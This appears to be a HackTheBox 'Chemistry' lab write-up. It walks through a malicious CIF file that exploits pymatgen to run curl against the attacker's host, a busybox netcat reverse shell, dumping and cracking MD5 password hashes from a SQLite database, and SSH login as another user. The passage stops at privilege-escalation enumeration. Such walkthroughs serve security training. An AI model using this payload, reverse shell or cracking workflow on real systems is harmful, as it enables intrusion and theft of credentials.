LAB REPORT

HackTheBox - Chemistry

Machine Card Info

Difficulty : Easy

Release Date : 2024-10-19

Points : 20

Operating System : Linux

Table of Contents

1 Presentation

1.1 📃 Rules

Hack The Box provides a platform for cybersecurity enthusiasts to develop technical skills through simulated systems. Following ethical and fair conduct rules is crucial to ensure a positive experience for the whole community. Here are the main rules to observe during CTFs on Hack The Box.

No Attacking Infrastructure Outside of Labs
All penetration testing and intrusion activities must be limited to the machines and environments provided by Hack The Box. Any attempt to access external infrastructure is strictly prohibited and can result in severe penalties, including a platform ban.

No Solution Disclosure
Solution discovery is part of the learning process. Sharing solutions, flags, or specific techniques in public forums, on social media, or even privately with other members without their consent is prohibited. It deprives other participants of the learning experience.

Confidentiality of Flags
Flags are the objectives of each challenge, and each player should obtain them independently. Sharing flags or distributing them in raw or coded forms is against the rules and can lead to disqualification.

Use of Personal Scripts and Tools with Caution
Participants may use open-source tools or personal scripts to complete challenges, but scripts that compromise machine stability are prohibited. For example, Denial of Service (DoS) attacks are strictly banned as they degrade other users' experience.

Respect the Community
Hack The Box encourages a collaborative atmosphere where participants can support one another within the rules. Harassment, intimidation, or disrespectful behavior toward other community members is prohibited. Discussions should remain courteous and constructive, even in cases of disagreement.

Report Platform Bugs and Vulnerabilities
If a participant discovers a bug or vulnerability within the Hack The Box platform itself, they should report it to administrators immediately. Exploiting any flaw in the HTB infrastructure for advantage or to cause disruptions is strictly forbidden.

Forum Use and Spoilers
HTB forums and discussion sections are there to help users progress, but spoilers (revealing elements that give away direct answers or overly specific hints) should be avoided. Discussions should be about sharing general methods without compromising the challenge for other participants.

Respect Copyright
Using protected content without permission, including tools, scripts, or solutions written by others without their consent, can lead to disciplinary actions.

1.2 ✏️ Detailed description

In this Capture The Flag (CTF) challenge, the foothold was achieved by exploiting a vulnerable web server that permitted the upload of a malicious .cif file, granting remote access to the target system. For user escalation, credentials were retrieved from a database file stored on the server, allowing access to a higher-privileged user account. Finally, privilege escalation was accomplished by exploiting a vulnerability in a locally running HTTP service, which was implemented using a flawed Python package, ultimately leading to full system compromise.

The scope of this pentest included:

- IP Address : **10.10.11.38**
- Attacker IP : **10.10.14.19**

2 Final Report

2.1 🔎 Enumeration

Let's start with a Nmap scan on the target to know open ports :

```
Nmap scan report for 10.10.11.38
Host is up (0.018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6fc20ae9d1d451d0bced9d020f26fdc (RSA)
|   256 f1ae1c3e1dea55446c2ff2568d623c2b (ECDSA)
|_  256 94421b78f25187073e9726c9a25c0a26 (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.9.5
|     Date: Sat, 26 Oct 2024 16:29:19 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 719
|     Vary: Cookie
|     Connection: close
```

CLI command used : `nmap -p- -A 10.10.11.38 -oN nmap.txt`


We have two ports. The **SSH** version doesn't seem vulnerable :

```
exegol-hackthebox Chemistry $ searchsploit OpenSSH 8.2
Exploits: No Results
Shellcodes: No Results
exegol-hackthebox Chemistry $
```

We'll explore port 5000.

Web Server

Open a web browser and go to `http://10.10.11.38:5000` :




Chemistry CIF Analyzer

Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF (Crystallographic Information File) and analyze the structural data contained within.

As you can see, there are two options : **Login** and **Register**. Before continuing, start in background a web fuzzing with **GObuster**.

The login page doesn't seem vulnerable. So, we create an account. (Here, I used `Freeze:password`).

We are redirected to `/dashboard` :



Dashboard

Please provide a valid CIF file. An example is available here

Your Structures

Filename	Actions


Return to our **GObuster** result :

```
/dashboard             (Status: 302) [Size: 235] [--> /login?next=%2Fdashboard]
/login                 (Status: 200) [Size: 926]
/logout                (Status: 302) [Size: 229] [--> /login?next=%2Flogout]
/register              (Status: 200) [Size: 931]
/upload                (Status: 405) [Size: 153]
Progress: 102380 / 102385 (100.00%)
```

The `/upload` may be interesting for further.

The website allow us to upload `.cif` files. We can try to upload a `.php` file but it will not work.

Search on Internet to check if there are some exploits about `.cif` upload :


Dashboard
cif file exploit - Recher
https://www.google.com/search?q=cif+file+exploit&client=firefox-b-e&sca_esv=6a6
130%
Google
cif file exploit

GitHub
https://github.com › advisories · Traduire cette page
Arbitrary code execution when parsing a maliciously ...
21 févr. 2024 — A critical security **vulnerability** exists in the JonesFaithfulTransformation.from_transformation_str() method within the pymatge...

International Union of Crystallography (IUCr)
https://www.iucr.org › cif › version1 · Traduire cette page
(IUCr) CIF 1.1 syntax specification
The **Crystallographic Information File** (**CIF**) is an archiving and information interchange standard for crystallographic and related structural science data.

National Institutes of Health (NIH) (.gov)
https://pubmed.ncbi.nlm.nih.gov › ... · Traduire cette page
CIF: the computer language of crystallography
de ID Brown · 2002 · Cité 136 fois — The **Crystallographic Information File** (**CIF**) was adopted in 1990 by the International Union of Crystallography as a **file** structu...

Data Science Journal
https://datascience.codata.org › ds... · Traduire cette page
The Crystallographic Information File (CIF)
de ID Brown · 2006 · Cité 10 fois — The **Crystallographic Information File** (**CIF**), owned by the International Union of Crystallography, is a **file** structure based on ta...

The GitHub link will be useful because we are in the same case.

2.2 🔨 Foothold

Let's try to exploit the web server.

Check vulnerability


The vulnerability seems to be in the `pymatgen` library.

Copy and Paste the payload into a `.cif` file :

```
data_5yOhtAoR
_audit_creation_date            2018-06-08
_audit_creation_method          "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in
().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" +
"classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("curl
http://10.10.14.19:8001/grab_me.txt");0,0,0'


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
```

Here, we want to see if the server will get our file called `grab_me.txt`.

Upload the file and click on view :


3 / 3
Tilix: python3 -m http.server 8001
1: python3 -m http.server 8001

```
[Oct 26, 2024 - 23:39:40 (CEST)] exegol-hackthebox Chemistry # nano chemistry.cif
[Oct 26, 2024 - 23:39:49 (CEST)] exegol-hackthebox Chemistry # nano h2o.cif
[Oct 26, 2024 - 23:40:28 (CEST)] exegol-hackthebox Chemistry # python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.10.11.38 - - [26/Oct/2024 23:40:54] code 404, message File not found
10.10.11.38 - - [26/Oct/2024 23:40:54] "GET /gra*b_me.txt HTTP/1.1" 404 -
```

As you can see, it works !


Reverse shell

Now, we want to obtain a reverse shell on the host.

Not every reverse shells will work. With this payload, we are able to gain a reverse shell :

```
busybox nc 10.10.14.19 1337 -e sh
```

Setup a listener on port 1337 then upload and view your malicious file :



```
[Oct 26, 2024 - 23:46:37 (CEST)] exegol-hackthebox Chemistry # nc -lvnp 1337
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.11.38.
Ncat: Connection from 10.10.11.38:52842.
id
uid=1001(app) gid=1001(app) groups=1001(app)
```

2.3 🔱 User Escalation


Now that we have an access on the box, we need to escalate our privileges.

Upgrade your shell with : `python3 -c 'import pty; pty.spawn("/bin/bash")'`.

We are logged as `app` user. There is another user on the host :

```
app@chemistry:~$ ls -la /home
ls -la /home
total 16
drwxr-xr-x  4 root root 4096 Jun 16 23:10 .
drwxr-xr-x 19 root root 4096 Oct 11 11:17 ..
drwxr-xr-x  8 app  app  4096 Oct 26 21:28 app
drwxr-xr-x  6 rosa rosa 4096 Oct 26 11:04 rosa
app@chemistry:~$
```

A `app.py` file is present in the home directory. Use `cat` command to show its content and we can find a secret key :




```
app@chemistry:~$ cat app.py
cat app.py
from flask import Flask, render_template, request, redirect, url_for, flash
from werkzeug.utils import secure_filename
from flask_sqlalchemy import SQLAlchemy
from flask_login import LoginManager, UserMixin, login_user, login_required, logout_user, curr
ent_user
from pymatgen.io.cif import CifParser
import hashlib
import os
import uuid

app = Flask(__name__)
app.config['SECRET_KEY'] = 'MyS3cretCh3mistry4PP'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///database.db'
app.config['UPLOAD_FOLDER'] = 'uploads/'
app.config['ALLOWED_EXTENSIONS'] = {'cif'}

db = SQLAlchemy(app)
login_manager = LoginManager(app)
login_manager.login_view = 'login'

class User(UserMixin, db.Model):
```

```
app.config['SECRET_KEY'] = 'MyS3cretCh3mistry4PP'
```

There is also a `database.db` file in `instance` directory.

Use **sqlite3** to explore the database :




```
sqlite> .tables
.tables
structure  user
sqlite> select * from user;
select * from user;
1|admin|2861debaf8d99436a10ed6f75a252abf
2|app|197865e46b878d9e74a0346b6d59886a
3|rosa|63ed86ee9f624c7b14f1d4f43dc251a5
4|robert|02fcf7cfc10adc37959fb21f06c6b467
5|jobert|3dec299e06f7ed187bac06bd3b670ab2
6|carlos|9ad48828b0955513f7cf0f7f6510c8f8
7|peter|6845c17d298d95aa942127bdad2ceb9b
8|victoria|c3601ad2286a4293868ec2a4bc606ba3
9|tania|a4aa55e816205dc0389591c9f82f43bb
10|eusebio|6cad48078d0241cca9a7b322ecd073b3
11|gelacia|4af70c80b68267012ecdac9a7e916d18
12|fabian|4e5d71f53fdd2eabdbabb233113b5dc0
13|axel|9347f9724ca083b17e39555c36fd9007
14|kristel|6896ba7b11a62cacffbdaded457c6d92
15|ciao|6e6bc4e49dd477ebc98ef4046c067b5f
16|ciaone|090ad5245178c11a123207f6400034b6
17|frank|b7e283a09511d95d6eac86e39e7942c0
18|madd|db48144ef7291ab656ca3c39c991940b
19|Freeze|5f4dcc3b5aa765d61d8327deb882cf99
sqlite>
```

We have users and passwords. **Rosa** (the other user on the host) is present.

Analyze the hash type with **haiti** :

```
exegol-hackthebox Chemistry # haiti '63ed86ee9f624c7b14f1d4f43dc251a5'
MD5 [HC: 0] [JtR: raw-md5]
LM [HC: 3000] [JtR: lm]
NTLM [HC: 1000] [JtR: nt]
exegol-hackthebox Chemistry #
```

Use **JohnTheRipper** to crack the hash :




3/3
Tilix: root@exegol-hackthebox:/workspace/Chemistry
1: root@exegol-hackthebox:/workspace/Chemistry

```
[Oct 27, 2024 - 00:02:02 (CEST)] exegol-hackthebox Chemistry # john --wordlist=/opt/rockyou.txt rosa_hash --format
=raw-md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=12
Note: Passwords longer than 18 [worst case UTF-8] to 55 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
unicorniosrosados (rosa)
1g 0:00:00:00 DONE (2024-10-27 00:02) 5.000g/s 14908Kp/s 14908Kc/s 14908KC/s uniden20..unicorniorosa89
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
[Oct 27, 2024 - 00:02:23 (CEST)] exegol-hackthebox Chemistry #
```

CLI Command Used : `john --wordlist=/opt/rockyou.txt rosa_hash --format=raw-md5`

We have the following credentials : `rosa:unicorniosrosados`.

Try to connect through **SSH** :



```
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.38
  IPv6 address for eth0: dead:beef::250:56ff:fe94:53e0

  => / is using 87.8% of 5.08GB


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setti
ngs


Last login: Sat Oct 26 11:10:09 2024 from 10.10.14.2
rosa@chemistry:~$ id
uid=1000(rosa) gid=1000(rosa) groups=1000(rosa)
rosa@chemistry:~$
```

2.4 〽️ Privilege Escalation

Do some basic enumeration on the host and we find background service running on port 8080 :

```
rosa@chemistry:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program
name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN
-
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
-
```

